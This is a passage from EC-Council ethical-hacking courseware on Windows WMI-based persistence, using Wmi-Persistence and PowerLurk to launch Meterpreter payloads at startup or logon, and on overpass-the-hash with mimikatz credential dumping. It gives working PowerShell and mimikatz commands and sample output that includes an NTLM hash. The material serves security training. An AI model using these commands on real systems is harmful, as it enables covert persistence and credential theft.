


Figure 6.224: Screenshot showing the Metasploit Meterpreter session

- **Using Wmi-Persistence**

  Attackers also use **`Wmi-Persistence`**, a PowerShell script, to perform WMI event subscriptions and acquire persistence. It triggers various actions such as Startup, Logon, Interval, and Timed and allows attackers execute various functions such as the installation, review, and removal of the WMI events.

  Execute the following command to run a malicious payload on the compromised system to maintain persistence:

  ```
  Install-Persistence -Trigger Startup -Payload
  "c:\windows\system32\ethicalhacker.exe"
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.225: Screenshot of PowerShell showing Wmi-Persistence

The above command includes a trigger **`Startup`** that executes the specified payload within 5 min after system reboot and establishes a Meterpreter session with the attacker.




Figure 6.226: Screenshot of the Metasploit establishing Meterpreter session

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.227: Screenshot of the Metasploit Meterpreter session

- **Using PowerLurk**

  Source: *https://github.com*

  PowerLurk is a PowerShell toolset for building malicious WMI event subscriptions. The goal of PowerLurk is to make WMI events easier to trigger during a penetration test or red-team engagement. Attackers use PowerLurk to create malicious WMI event subscriptions and execute arbitrary payloads on every Windows logon. This script can trigger the events such as InsertUSB, UserLogon, Timed, Interval, and ProcessStart.

  Run the following command to import the PowerLurk script to a local instance:

  ```
  Import-Module .\PowerLurk.ps1
  ```

  Run the following command to identify all the active WMI event objects:

  ```
  Get-WmiEvent
  ```

  Run the following command to create a malicious event subscription that executes the malicious payload and creates a Meterpreter session:

  ```
  Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand
  "ethicalhacker.exe" -Trigger UserLogon -Username any
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.228: Screenshot of PowerShell showing Get-WmiEvent

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overpass-the-Hash Attack

- The overpass-the-hash (OPtH) attack is an **extension of pass-the-ticket** and **pass-the-hash** attacks
- It is a type of credential **theft-and-reuse attack** using which attackers perform malicious activities on compromised devices or environments
- The main goal of an OPtH attack is to acquire **Kerberos tickets** using the NTLM hash of different user accounts

mimikatz

- Attackers also use mimikatz to perform OPtH attacks and obtain **AES128**, **NTLM (RC4)**, and **AES256 keys for a Kerberos ticket**, which can be further used to access different authorized resources

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
Session           : NewCredentials from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : (null)
Logon Time        : 2/25/2019 10:06:03 AM
SID               : S-1-5-21-2490182989-4136226752-3308112936-1108
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 13b29964cc2480b4ef454c59562e675c
        tspkg :
```

https://github.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Overpass-the-Hash Attack

The overpass-the-hash (OPtH) attack is an extension of pass-the-ticket and pass-the-hash attacks. It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments. The main goal of an OPtH attack is to acquire Kerberos tickets by using the NTLM hash of different user accounts. Attackers initially exploit the security limitation within the NTLM protocol to obtain password hashes or AES from the LSASS memory on the domain controller (DC) or a compromised system. The password hashes are reused by the attackers (until the user changes the password) for gaining access to other network resources. As this is 